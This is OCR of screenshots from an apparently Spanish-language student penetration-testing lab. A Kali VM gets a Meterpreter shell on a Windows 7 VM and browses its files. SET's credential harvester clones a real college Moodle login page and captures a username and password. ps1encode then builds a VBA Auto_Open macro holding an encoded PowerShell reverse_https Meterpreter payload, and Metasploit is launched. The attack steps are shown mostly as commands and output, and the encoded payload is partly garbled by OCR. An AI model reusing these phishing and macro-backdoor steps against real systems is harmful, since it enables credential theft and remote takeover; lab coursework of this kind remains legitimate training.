Applications ▾ Places ▾ Terminal ▾ Sun 21:55

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > shell
Process 2240 created.
Channel 1 created.
Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: E404-969F

Directorio de C:\Windows\system32

03/06/2018 10:03 p.m.    <DIR>      .
03/06/2018 10:03 p.m.    <DIR>      ..
14/07/2009  03:48 a.m.   <DIR>      0C0A
10/06/2009  04:16 p.m.    2.151 12520437.cpx
10/06/2009  04:16 p.m.    2.233 12520850.cpx
13/07/2009  08:14 p.m.    130.560 aclient.dll
13/07/2009  08:14 p.m.    3.727.360 accessibilitycpl.dll
13/07/2009  08:03 p.m.    39.424 ACCTRES.dll
13/07/2009  08:14 p.m.    7.680 acledit.dll
13/07/2009  08:14 p.m.    125.440 aclui.dll
13/07/2009  08:14 p.m.    45.568 acppage.dll
13/07/2009  08:14 p.m.    9.216 acproxy.dll
13/07/2009  08:14 p.m.    744.448 ActionCenter.dll
13/07/2009  08:14 p.m.    537.600 ActionCenterCPL.dll
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 21:57

```
root@kali: ~
File Edit View Search Terminal Help
13/07/2009  09:37 p.m.   <DIR>      zh-TW
13/07/2009  08:16 p.m.    327.680 zipfldr.dll
2702 archivos   985.014.759 bytes
89 dirs   26.683.928.576 bytes libres

C:\Windows\system32>cd..
cd..

C:\Windows>cd..
cd..

C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: E404-969F

Directorio de C:\

10/06/2009  04:42 p.m.      24 autoexec.bat
10/06/2009  04:42 p.m.      10 config.sys
13/07/2009  09:37 p.m.   <DIR>      PerfLogs
03/06/2018  10:03 p.m.   <DIR>      Program Files
02/06/2018  04:15 p.m.   <DIR>      Users
03/06/2018  10:06 p.m.   <DIR>      Windows
2 archivos      34 bytes
4 dirs   26.683.928.576 bytes libres
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾ Sun 22:01

```
root@kali: ~
File Edit View Search Terminal Help
C:\>cd users
cd users
C:\Users>cd Mauro
cd Mauro
C:\Users\Mauro>dir
dir
El volumen de la unidad C no tiene etiqueta.
El númer o de serie del volumen es: E404-969F

Directorio de C:\Users\Mauro

02/06/2018 04:16 p.m. <DIR> .
02/06/2018 04:16 p.m. <DIR> ..
02/06/2018 04:16 p.m. <DIR> Contacts
02/06/2018 06:02 p.m. <DIR> Desktop
02/06/2018 04:16 p.m. <DIR> Documents
02/06/2018 04:16 p.m. <DIR> Downloads
02/06/2018 04:16 p.m. <DIR> Favorites
02/06/2018 04:16 p.m. <DIR> Links
02/06/2018 04:16 p.m. <DIR> Music
02/06/2018 04:16 p.m. <DIR> Pictures
02/06/2018 04:16 p.m. <DIR> Saved Games
02/06/2018 04:16 p.m. <DIR> Searches
02/06/2018 04:16 p.m. <DIR> Videos
    0 archivos          0 bytes
13 dirs   26.683.928.576 bytes libres

C:\Users\Mauro>
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda


Applications ▾ Places ▾ Terminal ▾ Sun 22:14

```
root@kali: ~
File Edit View Search Terminal Help
C:\Users\Mauro\Desktop>dir
dir
El volumen de la unidad C no tiene etiqueta.
El númer o de serie del volumen es: E404-969F



Directorio de C:\Users\Mauro\Desktop

03/06/2018 10:41 p.m. <DIR> .
03/06/2018 10:41 p.m. <DIR> ..
02/06/2018 06:02 p.m.      0 Cotecnova.txt
    1 archivos          0 bytes
    2 dirs   26.650.374.144 bytes libres

C:\Users\Mauro\Desktop>
```



Con ingeniería social



Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾

Wed 23:36

Terminal

```
File Edit View Search Terminal Help
ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:weattack>3
```

Vamos a capturar las credenciales.

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾

Thu 12:06

Terminal

```
File Edit View Search Terminal Help
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates Elegimos la opcion 2
2) Site Cloner ← para clonar el sitio web.
3) Custom Import

99) Return to Webattack Menu

set:weattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:weattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.32]:192.168.1.32 ← IP de Kali Linux
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:weattack> Enter the url to clone http://www.avaco.cotecnova.edu.co/ ← Sitio web que se va a clonar
```



R^ A ^ WiFi ESP 11:06 a.m.
FR 7/06/2018

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Application... Places Terminal Thu 12:11

Terminal

```
File Edit View Search Terminal Help

99) Return to Webattack Menu

set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities
within SET
[+] to harvest credentials or parameters from a website as well as place
them into a report
[+] This option is used for what IP the server will POST to.
[+] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.
168.1.32]:192.168.1.32
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.avaco.cotecnova.edu.co/
[*] Cloning the website: http://www.avaco.cotecnova.edu.co/
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.11 - - [07/Jun/2018 12:10:25] "GET / HTTP/1.1" 200 -
```

11:11 a.m. 07/06/2018

windows 7 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

AVACO -COTECNOVA

Se ingresa la ip del kali
en el navegador de
windows y nos
muestra la pagina
clonada.

192.168.1.32

@AVACO Usted no se ha autenticado.
VIRTUAL DE APRENDIZAJE COTECNOVA

COTECNOVA BIBLIOTECA Jueves 07 Junio 2018

Usuarios en linea (últimos 5 minutos)
MONICA ROCIO LEDESMA SEPULVEDA

Corporación de Estudios Tecnológicos del Norte del Valle

Bienvenid@s

Este es un espacio en el cual los miembros de la comunidad hacen uso de las nuevas tecnologías de información y comunicación como apoyo al proceso enseñanza - aprendizaje tanto en la presencial, como a distancia.

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Application... Places Terminal Thu 12:38

Terminal

```
File Edit View Search Terminal Help

[+] This option is used for what IP the server will POST to.
[+] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.
168.1.32]:192.168.1.32
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.avaco.cotecnova.edu.co/
[*] Cloning the website: http://www.avaco.cotecnova.edu.co/
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.11 - - [07/Jun/2018 12:10:25] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=Mauro
POSSIBLE PASSWORD FIELD FOUND: password=l2345678
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

directory traversal attempt detected from: 192.168.1.11
192.168.1.11 - - [07/Jun/2018 12:14:32] "GET /favicon.ico HTTP/1.1" 404 -
```

11:11 a.m. 07/06/2018

windows 7 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

AVACO -COTECNOVA

Usted no se ha autenticado.
VIRTUAL DE APRENDIZAJE COTECNOVA

Jueves 07 Junio 2018



Entrar

Nombre de usuario Mauro
Contraseña
Ha extraviado la contraseña?

Este sitio fue realizado utilizando la plataforma Moodle versión 1.9.19+ Actualización del sitio 2017 IS. ARVEY BARAHONA GOMEZ CORPORACION DE ESTUDIOS TECNICOS DEL NORTE DEL VALLE

11:38 a.m. 07/06/2018

Con puertas traseras



Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications Places Terminal

Wed 12:28

root@kali: ~/pslencode

```
File Edit View Search Terminal Help

root@kali:~/pslencode# ./pslencode.rb -i 192.168.0.108 -p 555 -a windows/meterpreter/reverse_https -t vba
No encoder or badchars specified, outputting raw payload
Payload size: 381 bytes

Sub Auto_Open()
    stringA = "power"
    stringB = "shell.exe -NoE -NoP -NonI -W Hidden -E"

    string0="JAAxACAAPQAgAccAJAbjACAApQAgCcAJwBbAEQAbAbsAEkAbQbwA68AcgB0AcgAiGBrAGUAcgBuAGUAbAAzADIALgBkAgwAbAAiACK
AXQbwAHUAYgBsAGkAYwAgAHMAdAbhAHQAaQbjACAAZQB4AHQAZQByAG4AiABJAG4AdABQAHQAcgAgAFYAAqByAHQAdQbhAgwAQQBsAgwAbwBjAcg
ASQBuAHQAUAB0AHIAIBsAHAAQbKAGQAcgBLAH"
    string1="McwAsACAAdQbpAG4AdAqAGQAdwBTAGkAegBlAcwAIAB1AGkAbgB0ACAAZgBsEEAbAbsA8AYwBhAHQAAQbVAG4AVAB5AHAAZQsA
CAAdQbpAG4AdAqAGYAbAB0AHIAbwB8AGUAYwB0ACKAOwbBAE0AbAbsAEkAbQbwA8AcgB0AcgAtgBrAGUAcgBuAGUAbAAzADIALgBkAgwAbAAiACK
CKAXQbwAHUAYgBsAGkAYwAgAHMAdAbhAHQAaQbj"
    string2="ACAAZQB4AHQAZQByAG4AiABJAG4AdABQAHQAcgAgAEAcgBlAGEAdABlAFQAAByAGUAYQbKAcgASQBuAHQAUAB0AHIAIBsAHAAVAB
oAHIAZQBhAGQAOQb0AHQAcgBpAGTAd0B0AGUAcwAsACAAdQbpAG4AdAqAGQAdwBTAGQAYQbJAGsAUwBpAHoAZQsACAASQBuAHQAUAB0AHIAIB
sAHAAuB0AGEAcgB0EEAEEZABKAHIAZQBzAHMALA"
    string3="AgAEKAbgB0FAAAddAbYACAAbAbwAFAAYQByAGEAbQBLAHQAZQByACwAIAB1AGkAbgB0ACAAZAB3AEAcgBLAGEAdAbpAG8AbgBGAGWAY
OBnAHMALAagAEKAbgB0FAAAddAbYACAAbAbwAFOAAaByAGUAYQbKEAKAZAApAdwAkwBEAGwAbABJAG0AcBvAHIAAAc1AbQbzAHYAYwByAHQAL
gBkAgwAbAAiACKAXQbwAHUAYgBsAGkAYwAgAHMA"
    string4="dABhAHQAAqbjACAAZQB4AHQAZQByAG4AiABJAG4AdABQAHQAcgAgA0Qb0ACgASQBuAHQAUAB0AHIAIBkAGUAcwB0Acw
AIAB1AGkAbgB0ACAAcwbYAGMALAagAHUAaQbUAHQAIAbjAG8AdQbUAHQKQA7AccAjwA7ACQAdwAgD0AIABBAGQAZAAAtAFQAcBwAGUAIAtAG0
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications Places Terminal

Wed 12:34

root@kali: ~/pslencode

```
File Edit View Search Terminal Help

root@kali:~/pslencode# service postgresql start
root@kali:~/pslencode# msfconsole
```

Iniciamos el servicio postgresql

Iniciamos el metasploit

root@kali: ~/pslencode

```
File Edit View Search Terminal Help

root@kali:~/pslencode# ./pslencode.rb -i 192.168.0.108
No encoder or badchars specified, outputting raw payload
Payload size: 381 bytes

Sub Auto_Open()

stringA = "power"
stringB = "shell.exe -NoE -NoP -NonI -W Hidden -E"

string0="JAAxACAAPQAgAccAJAbjACAApQAgCcAJwBbAEQAbAbsAE
AXQbwAHUAYgBsAGkAYwAgAHMAdAbhAHQAaQbjACAAZQB4AHQAZQByAG
ASQBuAHQAUAB0AHIAIBsAHAAQbKAGQAcgBLAH"
string1="McwAsACAAdQbpAG4AdAqAGQAdwBTAGkAegBlAcwAIAB1
CAAdQbpAG4AdAqAGYAbAB0AHIAbwB8AGUAYwB0ACKAOwbBAE0AbAbs
CKAXQbwAHUAYgBsAGkAYwAgAHMAdAbhAHQAaQbj"
string2="ACAAZQB4AHQAZQByAG4AiABJAG4AdABQAHQAcgAgAEAcgBlAGEAdABlAFQAAByAGUAYQbKAcgASQBuAHQAUAB0AHIAIBsAHAAVAB
oAHIAZQBhAGQAOQb0AHQAcgBpAGTAd0B0AGUAcwAsACAAdQbpAG4AdA
sAHAAuB0AGEAcgB0EEAEEZABKAHIAZQBzAHMALA"
string3="AgAEKAbgB0FAAAddAbYACAAbAbwAFAAYQByAGEAbQBLAHQ
OBnAHMALAagAEKAbgB0FAAAddAbYACAAbAbwAFOAAaByAGUAYQbKEA
gBkAgwAbAAiACKAXQbwAHUAYgBsAGkAYwAgAHMA"
string4="dABhAHQAAqbjACAAZQB4AHQAZQByAG4AiABJAG4AdABQAH
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾

Wed 12:43

root@kali: ~/ps1encode

```
File Edit View Search Terminal Help
[metasploit v4.16.30-dev
+ --=[ 1722 exploits - 986 auxiliary - 300 post
+ --=[ 507 payloads - 40 encoders - 10 nops
